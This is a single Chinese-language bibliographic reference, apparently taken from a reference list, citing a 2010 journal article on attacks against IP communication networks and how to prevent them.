[63] 程艳丽，张友纯. IP 通信网络安全攻击与防范. 信息安全与通信保密，2010，4：39～41.